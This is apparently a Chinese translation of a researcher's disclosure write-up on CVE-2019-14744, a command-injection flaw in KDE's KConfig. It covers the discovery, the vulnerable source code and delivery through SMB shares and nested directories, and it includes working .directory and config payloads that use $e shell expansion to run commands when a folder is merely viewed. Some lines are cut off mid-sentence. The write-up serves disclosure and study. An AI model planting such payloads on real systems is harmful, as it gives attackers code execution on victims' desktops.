
The Year of Linux on the Desktop (CVE-2019-14744)

dapiwang / 2019-09-27 09:01:32 / 浏览数 4671 安全技术 漏洞分析 顶(0) 踩(0)

原文地址：https://zero.lol/2019-08-11-the-year-of-linux-on-the-desktop/

0x01 Introduction

一直以来，关于KDE KConfig漏洞存在很多争议，我决定公开这个问题（完全公开）。 有些人甚至决定写博客来分析这个漏洞，尽管我提供了非常详细的poc。
这就是为什么在这篇文章中，我将详细讲述如何发现漏洞、什么导致我发现了这个漏洞，以及整个研究过程中的思考过程。
首先，总结一下：低于5.61.0的KDE Frameworks
(kf5/kdelibs)易受到KConfig类中命令注入漏洞的攻击。该漏洞的利用可通过让远程用户查看特殊构造的配置文件来实现。唯一需要的交互就是在文件浏览器或者桌面上查看
Bleepingcomputer上传的利用demo



0x02 Discovery

在发布完最后几个EA
Origin漏洞后，我很想回到Linux，关注Linux发行版特有的漏洞。我发现Origin客户端是使用Qt框架编写的，而KDE也同样使用Qt框架编写，所以我想要尝试研究一下这个
整个过程中的另一个重要因素是，我一直在自己的笔记本电脑上使用KDE ，对它足够熟悉可以很容易地绘制出攻击面。

The first lightbulb moment

当时所做的大部分研究都是和我的一个好朋友分享的，他此前曾经帮助我解决了其他漏洞。谢天谢地，这使我可以轻松地和大家分享我的思考过程。
由于我正在研究KDE，所以我决定先看看他们的默认图片浏览器（gwenview）。背后的想法是，“如果我可以在默认图片浏览器中发现漏洞，那应该是一个相对可靠的漏洞。
当然，如果我们可以将payload放在图片中，在有人查看或打开图片时触发，那么事情就变得容易多了。
当我意识到gwenview实际上会编译最近查看过的文件列表，并使用KConfig配置语法设置条目时，第一个灵光一现的时刻到了。

```
[General]
SideBarPage=folders

[MainWindow]
Height 1080=480
State=AAAA/wAAAAD9AAAAAAAAAwQAAAGgAAAABAAAAAQAAAAIAAAACPwAAAABAAAAAgAAAAEAAAAWAG0AYQBpAG4AVABvAG8AbABCAGEAcgEAAAAA/
////wAAAAAAAAAA
ToolBarsMovable=Disabled
Width 1920=772

[Recent Files]
File1[$e]=$HOME/Pictures/kdelol.gif
Name1[$e]=kdelol.gif
```


此刻我面临的是shell变量。这些变量的解释方式可能决定了我们能否实现命令执行。很明显，在`File1`中，它调用`$HOME/Pictures/kdelol.gif`并解析变量，否则gwen
为了确认这些配置条目是否真正解释了shell变量/命令，我在Name2中加了些自己的输入。

```
[General]
SideBarPage=folders

[MainWindow]
Height 1080=480
State=AAAA/wAAAAD9AAAAAAAAAwQAAAGgAAAABAAAAAQAAAAIAAAACPwAAAABAAAAAgAAAAEAAAAWAG0AYQBpAG4AVABvAG8AbABCAGEAcgEAAAAA/////wAAAAAAAAAA
ToolBarsMovable=Disabled
Width 1920=772

[Recent Files]
File1[$e]=$HOME/Pictures/kdelol.gif
Name1[$e]=kdelol.gif
File2[$e]=$HOME/Pictures/kdelol.gif
Name2[$e]=$(whoami)
```



在看完gwenview后发现。。。发现没什么不同？好吧，这很糟糕，所以我回到了配置文件看看是否有什么变化。结果是，gwenview在启动时会解析shell变量，因此为了解
一旦发生这种情况，命令将会执行。

```
[General]
SideBarPage=folders

[MainWindow]
Height 1080=480
State=AAAA/wAAAAD9AAAAAAAAAwQAAAGgAAAABAAAAAQAAAAIAAAACPwAAAABAAAAAgAAAAEAAAAWAG0AYQBpAG4AVABvAG8AbABCAGEAcgEAAAAA/////wAAAAAAAAAA
ToolBarsMovable=Disabled
Width 1920=772

[Recent Files]
File1[$e]=$HOME/Pictures/kdelol.gif
Name1[$e]=zero
```


正如你所看到的，`Name2`中的命令被解析，并解析了`$(whoami)`的输出。恢复为`Name1`的原因是因为我使用`File`复制了条目。这对我们目前来说还没有太大的影响，只要命
最初，我并不知道$e是什么意思，所以我进行了必要的挖掘，找到了KDE■■■■■■文档。
原来$e是用来告诉KDE允许shell扩展的。
在这一点上，这根本不是一个漏洞或一个很突出的问题，不过这看起来确实很危险，我相信可以采取更多措施来滥用它。在发现KDE允许在其配置文件中进行shell扩展后，我



这里我提出了一个想法，也许可以通过文件名实现内容注入类型的payload。不幸的是，我这样尝试了，KDE似乎可以正确解析新条目并通过增加一个额外的$来进行转义。
这一点上，我不确定应该如何利用这个问题，显然肯定存在某种方法，但这似乎是个坏主意。考虑到这一点，我厌倦了再次尝试相同的事情、阅读相同的文档，所以我休息

The second lightbulb moment

最终我回到了KDE，浏览目录，在那里我需要看到隐藏文件（dotfiles）。我转到"控制>显示隐藏文件"，突然发现它在当前工作目录中创建了一个.directory文件。
好吧，很有趣。因为不确定.directory文件是什么，我查看了内容。

```
[Dolphin]
Timestamp=2019,8,11,23,42,5
Version=4

[Settings]
HiddenFilesShown=true
```

我注意到的第一件事是，它似乎与KDE对所有配置文件使用的语法一致。我立刻想到，这些条目是否可以被注入shell命令，因为目录打开时KConfig正在读取和处理.directo
我尝试使用shell命令注入version配置项，但是它一直被覆盖，好像行不通。
现在我在想"嗯，也许KDE有一些现有的.directory文件，可以告诉我一些信息"。所以我找到了他们。


```
zero@pwn$ locate *.directory
/usr/share/desktop-directories/kf5-development-translation.directory
/usr/share/desktop-directories/kf5-development-webdevelopment.directory
/usr/share/desktop-directories/kf5-development.directory
/usr/share/desktop-directories/kf5-editors.directory
/usr/share/desktop-directories/kf5-edu-languages.directory
/usr/share/desktop-directories/kf5-edu-mathematics.directory
/usr/share/desktop-directories/kf5-edu-miscellaneous.directory
[...]
```

举个例子，我们看下`kf5-development-translation.directory`的内容。
kf5-development-translation.directory：

```
[Desktop Entry]
Type=Directory
Name=Translation
Name[af]=Vertaling
[...]
Icon=applications-development-translation
```

我注意到在[Desktop Entry]标签下，某些具有keys的条目被调用。例如，在name条目上的af键：
`Name[af]=Vertaling`
既然KConfig确实在检查条目中的keys，让我们尝试使用$e选项添加keys，就像上述配置文件一样。
在这一点上，我真正感兴趣的另一件事是Icon条目。这里你可以选择设置当前目录或文件本身的图标。如果文件名为.directory，它将为其所在目录设置属性。如果文件名为
这真的很吸引人，因为这意味着即使不打开文件也可以调用我们的Icon条目，只需要导航到某个目录即可调用。如果在这里使用$e注入命令...该死，那有点太简单了，是不是
当然，你已经知道了使用下面这个payload的结果了：
payload.directory

```
[Desktop Entry]
Type=Directory
Icon[$e]=$(echo${IFS}0>~/Desktop/zero.lol&)
```



演示视频：https://www.youtube.com/watch?v=l4z7EOQQs84

0x03 Under the Hood

跟任何漏洞一样，访问代码可以使我们的生活变得轻松。充分理解我们的"利用方式"对最大限度发挥影响和写出高质量报告十分重要。
目前，我已经确定了几件事情：
1）问题实际上是KDE配置的一个设计缺陷
2）只需查看文件/文件夹即可触发

问题本身显然在KConfig中，但是如果我们无法调用配置文件...也就没有办法触发它。所以这里有几个部分。带着这些信息，我决定看看KConfig和KConfigGroup的代码。
kconfiggroup.cpp

```
679 QString KConfigGroup::readEntry(const char *key, const QString &aDefault) const
680 {
681     Q_ASSERT_X(isValid(), "KConfigGroup::readEntry", "accessing an invalid group");
682
683     bool expand = false;
684
685     // read value from the entry map
686     QString aValue = config()->d_func()->lookupData(d->fullName(), key,
    KEntryMap::SearchLocalized,
687                         &expand);
688     if (aValue.isNull()) {
689         aValue = aDefault;
690     }
691
692     if (expand) {
693         return KConfigPrivate::expandString(aValue);
694     }
695
696     return aValue;
697 }
```

我们可以看到它在做的一些事情：
1）检查条目的key
2）如果$e这个key存在，`expandString()`会读取它的值。
显然现在我们需要了解`expandString()`的作用。通过搜索文件，我们在kconfig.cpp中找到了这个函数。
kconfig.cpp

```
155 QString KConfigPrivate::expandString(const QString& value)
156 {
157     QString aValue = value;
158
159     // check for environment variables and make necessary translations
160     int nDollarPos = aValue.indexOf( QLatin1Char('$') );
161     while( nDollarPos != -1 && nDollarPos+1 < aValue.length()) {
162         // there is at least one $
163         if( aValue[nDollarPos+1] == QLatin1Char('(') ) {
164             int nEndPos = nDollarPos+1;
165             // the next character is not $
166             while ( (nEndPos <= aValue.length()) && (aValue[nEndPos]!=QLatin1Char(')')) )
167                 nEndPos++;
168             nEndPos++;
169             QString cmd = aValue.mid( nDollarPos+2, nEndPos-nDollarPos-3 );
170
171             QString result;
172             QByteArray oldpath = qgetenv( "PATH" );
173             QByteArray newpath;
174             if (KGlobal::hasMainComponent()) {
175                 newpath = QFile::encodeName(KGlobal::dirs()->resourceDirs("exe").join(QChar::fromLatin1(KPATH_SEPARATOR)));
176                 if (!newpath.isEmpty() && !oldpath.isEmpty())
177                     newpath += KPATH_SEPARATOR;
178             }
179             newpath += oldpath;
180             setenv( "PATH", newpath, 1/*overwrite*/ );
181 // FIXME: wince does not have pipes
182 #ifndef _WIN32_WCE
183             FILE *fs = popen(QFile::encodeName(cmd).data(), "r");
184             if (fs) {
185                 QTextStream ts(fs, QIODevice::ReadOnly);
186                 result = ts.readAll().trimmed();
187                 pclose(fs);
188             }
189 #endif
```

长话短说：
1）检查$字符；
2）检查是否后面有■■；
3）调用popen传入该值
4）返回值（必须去掉该部分）
这基本上解释了它的大部分工作原理，但是我想按照代码准确找到在哪里`readEntry()`和`expandString()`被调用，然后执行我们的命令。
在github上搜索了很长一段时间后，我确定有一个特定于桌面文件的函数，叫做`readIcon()`，位于KDesktopFile类中。
kdesktopfile.cpp

```
182 QString KDesktopFile::readIcon() const
183 {
184     Q_D(const KDesktopFile);
185     return d->desktopGroup.readEntry("Icon", QString());
186 }
187
188 QString KDesktopFile::readName() const
189 {
190     Q_D(const KDesktopFile);
191     return d->desktopGroup.readEntry("Name", QString());
192 }
193
194 QString KDesktopFile::readComment() const
195 {
196     Q_D(const KDesktopFile);
197     return d->desktopGroup.readEntry("Comment", QString());
198 }
199
200 QString KDesktopFile::readGenericName() const
201 {
202     Q_D(const KDesktopFile);
203     return d->desktopGroup.readEntry("GenericName", QString());
204 }
```


基本上它仅用了`readEntry()`函数，在配置文件中获取Icon。了解到这个函数存在...我们可以回到源代码，搜索`readIcon()`。
目前为止，我一直只是在研究.directory文件，但是在阅读更多代码后，发现KDesktopFile类不仅仅用于.directory文件。它也可以用于.desktop文件（谁能想到呢？？？？
因为KDE将.directory和.desktop看作KDesktopFile的文件，并且icon在这个类中调用（或许其他类，在这里并不重要），所以如果我们注入命令，那么命令将会被执行。

0x04 Exploitation

Finding ways to trigger readEntry


SMB share method

我们知道如果可以让某人查看.directory或.desktop文件，`readEntry()`将会被调用，从而执行我们的代码。我认为肯定有更多触发readEntry的方法。理想情况下，是完全
解决这个问题的方法是，在iframe中使用smb:// URI来提供用户将要连接的远程共享，最终在他们连接时执行我们的directory文件。
不幸的是，KDE不同于GNOME ，它不会自动挂载远程共享，如果文件系统上不存在.directory/.desktop，则不信任他们。
这基本上破坏了让用户意外浏览到远程共享并执行任意代码的目的。很有趣，因为自动挂载远程共享是KDE用户很久以来一直要求的功能特性。如果实现了这点，这个攻击可
无论如何，我们不能自动挂载远程共享，但是KDE确实有一个客户端，用于方便使用KDE用户普遍使用的SMB共享。这个应用程序叫做SMB4k，实际上没有与KDE一起提供
使用SMB4k挂载共享后，就可以通过Dolphin进行访问。
如果我们对公共SMB共享可写，（人们正在使用SMB4k浏览）我们就可以植入恶意配置文件，当在Dolphin中查看该文件时，它将会显示如下内容，最终实现了远程代码执



ZIP method (nested config)

向某人发送.directory或.desktop文件显然会引发很多问题，对吗？我想是的。这也是大多数关于这个话题的评论所说的。为什么这不重要？因为嵌套文件和伪造文件扩展名
这里我们可以作出选择。第一个选择是创建一个嵌套目录，在打开父目录后立刻加载图标，甚至可以在没有看到目录或不知道目录内容的情况下执行代码。例如，查看Apac



毫无戒心的用户不可能看出其中某个目录嵌套了一个恶意的.directory文件。如果你期盼出现，可以，但通常来讲，不会有任何怀疑。
nested directory payload

